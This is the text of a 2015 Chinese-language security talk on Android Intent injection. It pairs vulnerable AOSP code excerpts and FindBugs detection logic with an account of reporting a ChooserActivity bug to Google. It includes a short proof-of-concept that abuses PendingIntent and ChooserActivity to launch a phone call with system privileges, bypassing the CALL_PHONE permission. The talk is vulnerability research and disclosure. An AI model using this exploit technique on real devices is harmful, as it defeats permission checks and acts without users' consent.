谈谈安卓中的Intent注入

2015-8 汪涛

关于我


- 汪涛 of Baidu X-Team，ID neobyte
- 多年安全评估经验，涉及方向较杂，web安全、java安全、android安全、前端安全...

目录

- Intent注入的概念
- Intent转换与复制
- Action/Component/Data注入
- PendingIntent误用
- parseUri注入


Intent

- Android提供的一种java环境下IPC的形式。Intent是一种IPC消息对象，用于向APP的组件请求一次操作
  - 发送与接收组件可能运行在同一个APP或不同的APP（进程）中
  - 请求的操作可以是启动一个Activity，Service或处理Broadcast
  - Intent中通常有Action（行动）或Component（目标组件名），系统据此决定接收Intent的目标组件
  - Intent中还通常包含额外的数据（Extras，Data），供目标组件处理




Intent & APP安全

- Intent是安卓app的重要本地攻击界面：APP公开组件接收外部Intent数据处理时可能存在安全漏洞
- 实例：
  - Webview JsInterface
  - SQL injection
  - Path Traversal
  - 权限泄漏，网络权限，读写短信的权限



Intent注入

- http://oasam.org/en/oasam/oasam-dv-data-validation/oasam-dv-007-intent-injection
- If user's input is loaded in a dynamic manner in the Intent data, a malicious user could manipulate such data in order to execute code through it. In particular, the existence of dynamic data must be checked while including such data in an Intent, especially through the following Intent methods: addCategory(), setAction(), setClass(), setClassName(), setComponent(), setData() and setDataAndType().



本地Intent注入

- 本地Intent注入的风险
  - 本地权限提升
  - 访问私有组件等
- 场景
  - 某APP存在本地Intent注入漏洞，因此注入的Intent可以攻击其敏感的私有组件
  - System权限的APP若存在Intent注入漏洞，可以绕过IPC权限，启动一些敏感的组件，例如launchAnyWhere, BroadcastAnyWhere

远程Intent注入

- 远程Intent注入的风险
  - 等同于有限的远程命令执行
  - 本地暴露组件的漏洞可从远程攻击
- 场景
  - 来自网页中的JS，可以发起intent，播打电话
  - 来自通信网络中的短信，可以发起intent

常见的几类Intent注入

Intent转换与复制

- 完整接收intent后转发
- Intent代理
- getParcelable()
- new Intent(intent)

Action/Compo/Data注入

- 构造intent的元素来自外部
- Action注入
- Component注入
- Data注入

PendingIntent误用

- 泄漏pendingintent可能使其他进程修改intent并以APP的身份发出

parseUri注入

- Intent.parseUri可解析String为Intent，如果未进行校验，可能被攻击者篡改Intent

findbugs

- 一个开源的java bytecode 缺陷分析工具
- 分析一个目录下的所有class文件
- 编译安卓4.4.4，得到所有中间过程的class文件（这样就无需dex2jar），共约3万个class

目录

- Intent注入的概念
- **Intent转换与复制**
- Action/Component/Data注入
- PendingIntent误用
- parseUri注入

launchAnywhere

- 最早由申迪分析，AccountManager存在缺陷，恶意APP可以发出任意intent来启动activity（绕过IPC权限限制）（http://blogs.360.cn/360mobile/2014/08/19/launchanywhere-google-bug-7699048/）
- 本质上就是一个intent注入

android.accounts.AccountManager$AmsTask$Response.onResult(Bundle)

```
/** Handles the responses from the AccountManager */
private class Response extends IAccountManagerResponse.Stub {
    public void onResult(Bundle bundle) {
        Intent intent = bundle.getParcelable(KEY_INTENT);
        if (intent != null && mActivity != null) {
            // since the user provided an Activity we will silently start intents
            // that we see
            mActivity.startActivity(intent);
```

Bytecode视图

- Intent本身可以传递数据。如果在intent中传递一个intent，往往代表需要用这个intent发起一个新的IPC→intent注入
- 为了寻找这种Intent转换的特征，可以看看Bytecode

android.accounts.AccountManager$AmsTask$Response.onResult(Bundle)

Bytecode | Exception table | Misc

```
 0 aload_1
 1 ldc #4 <intent>
 3 invokevirtual #5 <android/os/Bundle.getParcelable>
 6 checkcast #6 <android/content/Intent>
 9 astore_2
10 aload_2
11 ifnull 38 (+27)
14 aload_0
```


用findbugs挖掘此类漏洞

- 在findbugs中扫描所有Bytecode指令，如果是checkcast，进一步检查是否是cast为intent类型

```
} else if  (ins instanceof CHECKCAST) {
    CHECKCAST cast = (CHECKCAST)ins;
    ObjectType type = cast.getLoadClassType(cpg);
    if(type!=null){
        if(type.toString().equals("android.content.Intent")){
            flag[INTENT_CONVERSION] = true;
            lastOcr[INTENT_CONVERSION] = location;
        }
    }
```

实验结果

- 对Android 4.4全系统扫描后发现**106**例Intent的checkcast，根据是否在同方法中发送了该intent调整优先级，结果第一个就是launchAnywhere漏洞，另外还发现一个oday...



一个未公布的安卓框架层漏洞

- ChooserActivity存在Intent注入漏洞，恶意无权限APP可以System权限启动任意Activity（类似launchAnywhere）
- 安卓Framework层有一个导出的Activity组件： ChooserActivity com.android.internal.app.ChooserActivity (4.4.4版截图）

```
<activity android:name="com.android.internal.app.ChooserActivity"
        android:theme="@style/Theme.Holo.Dialog.Alert"
        android:finishOnCloseSystemDialogs="true"
        android:excludeFromRecents="true"
        android:multiprocess="true">
    <intent-filter>
        <action android:name="android.intent.action.CHOOSER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

ChooserActivity

- 启动该activity会从输入intent中读取EXTRA_INTENT与EXTRA_INITIAL_INTENTS，分别是一个intent以及一个intent数组，然后传递给super.onCreate

```
24. public class ChooserActivity extends ResolverActivity {
25.     @Override
26.     protected void onCreate(Bundle savedInstanceState) {
27.         Intent intent = getIntent();
28.         Parcelable targetParcelable = intent.getParcelableExtra(Intent.EXTRA_INTENT);

34.         Intent target = (Intent)targetParcelable;

39.         Parcelable[] pa = intent.getParcelableArrayExtra(Intent.EXTRA_INITIAL_INTENTS);
40.         Intent[] initialIntents = null;

43.             for (int i=0; i<pa.length; i++) {
50.                 initialIntents[i] = (Intent)pa[i];
51.             }
52.         }
```

ResolverActivity

- super类为com.android.internal.app.ResolverActivity，将启动用户选择的intent

```
294.     void startSelected(int which, boolean always) {
295.         if (isFinishing()) {
296.             return;
297.         }
298.         ResolveInfo ri = mAdapter.resolveInfoForPosition(which);
299.         Intent intent = mAdapter.intentForPosition(which);
300.         onIntentSelected(ri, intent, always);

304.     protected void onIntentSelected(ResolveInfo ri, Intent intent, boolean always

407.         if (intent != null) {
408.             startActivity(intent);
409.         }
```

ResolverActivity历史漏洞

- 2012年（4.1）的一个补丁中增加了对是否有权限启动EXTRA_INTENT的检查，但依然遗漏了对EXTRA_INITIAL_INTENTS的检查，所以可以利用EXTRA_INITIAL_INTENTS来launchAnywhere
- https://android.googlesource.com/platform/frameworks/base/+/5320eb8938098c9824093f7f842a0a97bbc190a4%5E%21/#F4

android / platform/frameworks/base / 5320eb8938098c9824093f7f842a0


commit	5320eb8938098c9824093f7f842a0a97bbc190a4 [log] [tgz]	
author	Dianne Hackborn <hackbod@google.com>	Fri May 18 12:05:04 2012 -0700
committer	Dianne Hackborn <hackbod@google.com>	Fri May 18 15:04:53 2012 -0700
tree	6f3c6affb49e151414e5948e40a942de15e7d836	
parent	787c9ec558a06bb8ebcb5a77f5268cedd218fd1b [diff]	

```
Fix activity resolver, issues #6519130 and #6507239

6519130: Starting ResolverActivity with no arguments crashes system_server
6507239: ResolverActivity may bypass signature permissions
```

android:multiprocess

- 但当我们去launch时，发现权限错误...



	Tag	Text
hooser	dalvikvm	threadid=1: thread exiting with uncaught exception (group=0xb1a1bb90)
hooser	AndroidRuntime	FATAL EXCEPTION: main
hooser	AndroidRuntime	Process: com.example.chooser, PID: 1326
hooser	AndroidRuntime	java.lang.SecurityException: Permission Denial: starting Intent { act=android.in tent.action.VIEW dat=tel:xxxxxxxxxxx flg=0x3000000 cmp=com.android.phone/.Outgoi ngCallBroadcaster sel={cmp=com.android.phone/.OutgoingCallBroadcaster} } from Pr ocessRecord{b2035f68 1326:com.example.chooser/u0a57} (pid=1326, uid=10057) requi res android.permission.CALL_PHONE
hooser	AndroidRuntime	at android.os.Parcel.readException(Parcel.java:1461)
hooser	AndroidRuntime	at android.os.Parcel.readException(Parcel.java:1415)
hooser	AndroidRuntime	at android.app.ActivityManagerProxy.startActivity(ActivityManagerNative.java:20

- http://developer.android.com/guide/topics/manifest/activity-element.html#multi

Whether an instance of the activity can be ***launched into the process of the component that started it*** - "true" if it can be, and "false" if not. The default value is "false". Normally, a new instance of an activity is launched into the process of the application that defined it

绕过android:multiprocess

- com.android.server.am.ActivityRecord

```
380.     ActivityRecord(ActivityManagerService _service, ProcessRecord _caller,

459.             if ((aInfo.flags&ActivityInfo.FLAG_MULTIPROCESS) != 0
460.                     && _caller != null
461.                     && (aInfo.applicationInfo.uid == Process.SYSTEM_UID
462.                             || aInfo.applicationInfo.uid == _caller.info.uid)) {
463.                 processName = _caller.processName;
464.             } else {
465.                 processName = aInfo.processName;
466.             }
```

- com.android.server.am.PendingIntentRecord

```
199.     int sendInner(int code, Intent intent, String resolvedType,

252.                                 owner.startActivitiesInPackage(uid, key.packageName, allIntent
253.                                         allResolvedTypes, resultTo, options, userId);
```

绕过android:multiprocess(续1)

- com.android.server.am.ActivityManagerService

```
3692.     final int startActivitiesInPackage(int uid, String callingPackage,
3693.             Intent[] intents, String[] resolvedTypes, IBinder resultTo,
3694.             Bundle options, int userId) {
3695.
3696.         userId = handleIncomingUser(Binder.getCallingPid(), Binder.getCallingUid(), userId,
3697.                 false, ALLOW_FULL_ONLY, "startActivityInPackage", null);
3698.         // TODO: Switch to user app stacks here.
3699.         int ret = mStackSupervisor.startActivities(null, uid, callingPackage, intents, resolvedTypes
3700.                 resultTo, options, userId);
3701.         return ret;
3702.     }
```

- com.android.server.am.ActivityStackSupervisor

```
1006.     final int startActivities(IApplicationThread caller, int callingUid, String callingPackage,

1067.                 int res = startActivityLocked(caller, intent, resolvedTypes[i],
1068.                         aInfo, null, null, resultTo, null, -1, callingPid, callingUid,
1069.                         callingPackage, callingPid, callingUid,
1070.                         0, theseOptions, componentSpecified, outActivity, null, null);
```

绕过android:multiprocess(续2)

- com.android.server.am.ActivityStackSupervisor

```
1296.     final int startActivityLocked(IApplicationThread caller,
1297.             Intent intent, String resolvedType, ActivityInfo aInfo,
1298.             IVoiceInteractionSession voiceSession, IVoiceInteractor voiceInteractor,
1299.             IBinder resultTo, String resultWho, int requestCode,
1300.             int callingPid, int callingUid, String callingPackage,
1301.             int realCallingPid, int realCallingUid, int startFlags, Bundle options,
1302.             boolean componentSpecified, ActivityRecord[] outActivity, ActivityContainer container,
1303.             TaskRecord inTask) {
1304.         int err = ActivityManager.START_SUCCESS;
1305.
1306.         ProcessRecord callerApp = null;
1307.         if (caller != null) {
1308.             callerApp = mService.getRecordForAppLocked(caller);

1482.         ActivityRecord r = new ActivityRecord(mService, callerApp, callingUid, callingPackage,
1483.                 intent, resolvedType, aInfo, mService.mConfiguration, resultRecord, resultWho,
1484.                 requestCode, componentSpecified, this, container, options);
```

POC

- 通过pendingintent，ChooserActivity将在system进程启动并launch我们的intent

```
Intent intent = new Intent();
intent.setAction(Intent.ACTION_CHOOSER);
Intent intent2 = new Intent(Intent.ACTION_CALL);
intent2.setData(Uri.parse("tel:10010"));
Intent[] initialIntents = {intent2};
intent.putExtra(Intent.EXTRA_INITIAL_INTENTS, initialIntents);
Intent intent3 = new Intent("android.intent.action.mychooser");
intent3.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
intent.putExtra(Intent.EXTRA_INTENT, intent3);
PendingIntent pendingintent = PendingIntent.getActivity(this, 0, intent, 0);
pendingintent.send();
```

Demo：绕过拨打电话权限

- 因为是system进程，可以启动需要权限的Activity，或者是私有的Activity
- Demo演示弹出两个图标让用户选择，如果选择了手机，将开始拨打电话

后续...

- 2014-09-15报告给Android，但是...

> Thanks for the report. This issue was previously reported to us by another researcher. We're testing a fix for the next release of Android.
> We ask that you keep this issue confidential until our fix is released.

- 补丁 com.android.internal.app.ResolverActivity，startActivityAsCaller

```
710.     public void safelyStartActivity(Intent intent) {
721.         try {
722.             startActivityAsCaller(intent, null, UserHandle.USER_NULL);
723.             onActivityStarted(intent);
```

- Fix issue #14617210: Apps can gain access to any ContentProvider with grantUriPermissions (no user interaction required) https://android.googlesource.com/platform/frameworks/base/+/028ceeb472801bcfa5844fc89ed0da8463098824

其他：shell

- https://android.googlesource.com/platform/frameworks/base/+/android-5.1.1_r8/packages/Shell/src/com/android/shell/BugreportWarningActivity.java

```
38. public class BugreportWarningActivity extends AlertActivity
39.         implements DialogInterface.OnClickListener {
40.
41.     private Intent mSendIntent;
42.     private CheckBox mConfirmRepeat;
43.
44.     @Override
45.     public void onCreate(Bundle icicle) {
46.         super.onCreate(icicle);
47.
48.         mSendIntent = getIntent().getParcelableExtra(Intent.EXTRA_INTENT);

68.     public void onClick(DialogInterface dialog, int which) {
69.         if (which == AlertDialog.BUTTON_POSITIVE) {
70.             // Remember confirm state, and launch target
71.             setWarningState(this, mConfirmRepeat.isChecked() ? STATE_SHOW : STATE_HIDE);
72.             startActivity(mSendIntent);
73.         }
```

其他：camera

- https://android.googlesource.com/platform/packages/apps/Camera2/+/android-5.1.1_r8/src/com/android/camera/ProxyLauncher.java

```
28.     protected void onCreate(Bundle savedInstanceState) {
29.         super.onCreate(savedInstanceState);
30.         if (savedInstanceState == null) {
31.             Intent intent = getIntent().getParcelableExtra(Intent.EXTRA_INTENT);
32.             startActivityForResult(intent, 0);
33.         }
34.     }
```

其他：settings

- https://android.googlesource.com/platform/packages/apps/Settings/+/android-5.1.1_r8/src/com/android/settings/users/AppRestrictionsFragment.java

```
902.        public void onReceive(Context context, Intent intent) {
903.            Bundle results = getResultExtras(true);
904.            final ArrayList<RestrictionEntry> restrictions = results.getParcelableArrayList(
905.                    Intent.EXTRA_RESTRICTIONS_LIST);
906.            Intent restrictionsIntent = (Intent) results.getParcelable(CUSTOM_RESTRICTIONS_INTENT);


913.            } else if (restrictionsIntent != null) {
914.                preference.setRestrictions(restrictions);
915.                if (invokeIfCustom && AppRestrictionsFragment.this.isResumed()) {
916.                    assertSafeToStartCustomActivity(restrictionsIntent);
917.                    int requestCode = generateCustomActivityRequestCode(
918.                            RestrictionsResultReceiver.this.preference);
919.                    AppRestrictionsFragment.this.startActivityForResult(
920.                            restrictionsIntent, requestCode);
921.                }
922.            }
```

其他：browser + Intent 复制

- https://android.googlesource.com/platform/packages/apps/Browser/+/android-5.1.1_r8/src/com/android/browser/widget/BookmarkWidgetProxy.java


```
31.     public void onReceive(Context context, Intent intent) {
32.         if (BookmarkThumbnailWidgetService.ACTION_CHANGE_FOLDER.equals(intent.getAction())) {
33.             BookmarkThumbnailWidgetService.changeFolder(context, intent);
34.         } else if (BrowserActivity.ACTION_SHOW_BROWSER.equals(intent.getAction())) {
35.             startActivity(context,
36.                     new Intent(BrowserActivity.ACTION_SHOW_BROWSER,
37.                     null, context, BrowserActivity.class));
38.         } else {
39.             Intent view = new Intent(intent);
40.             view.setComponent(null);
41.             startActivity(context, view);
42.         }
43.     }
```

目录

- Intent注入的概念
- Intent转换与复制
- **Action/Component/Data注入**
- PendingIntent误用
- parseUri注入

Action/Component/Data注入

- Action/Component/Data仅仅是狭义的举例，实际范畴是所有构成Intent的元素均可被注入
- 攻击者可以控制发送intent的目标或数据，或者是全部



Data注入

- curesec发现的安卓拨打电话权限绕过漏洞CVE-2013-6272（<4.4.2，http://blog.curesec.com/article/blog/35.html）


com.android.phone.PhoneGlobals$NotificationBroadcastReceiver

```
1129.     public static class NotificationBroadcastReceiver extends BroadcastReceiver {
1130.         @Override
1131.         public void onReceive(Context context, Intent intent) {
1132.             String action = intent.getAction();

1138.             } else if (action.equals(ACTION_CALL_BACK_FROM_NOTIFICATION)) {
1139.                 // Collapse the expanded notification and the notification item itself.
1140.                 closeSystemDialogs(context);
1141.                 clearMissedCallNotification(context);
1142.
1143.                 Intent callIntent = new Intent(Intent.ACTION_CALL_PRIVILEGED, intent.getData());
1144.                 callIntent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK
1145.                         | Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
1146.                 context.startActivity(callIntent);
```

用findbugs挖掘此类漏洞

- 用数据流分析方法，分析java对象的数据污染扩散
- source：binder接口为数据入口
- sink： setAction(), setClass(), setClassName(), setComponent(), setData() setDataAndType()这些为目标
- 跨过程的数据流分析
- 缺陷：误报率较高（>1k），但依然发现了一个oday☺



CVE-2014-8507 Component注入

- WapPushManager中存在的SQL注入，也是Intent注入，攻击者可以远程发送恶意wappush指令，让手机启动组件
- 我们在2014-10-11报告安卓，2014-11-8确认

com.android.smspush.WapPushManager

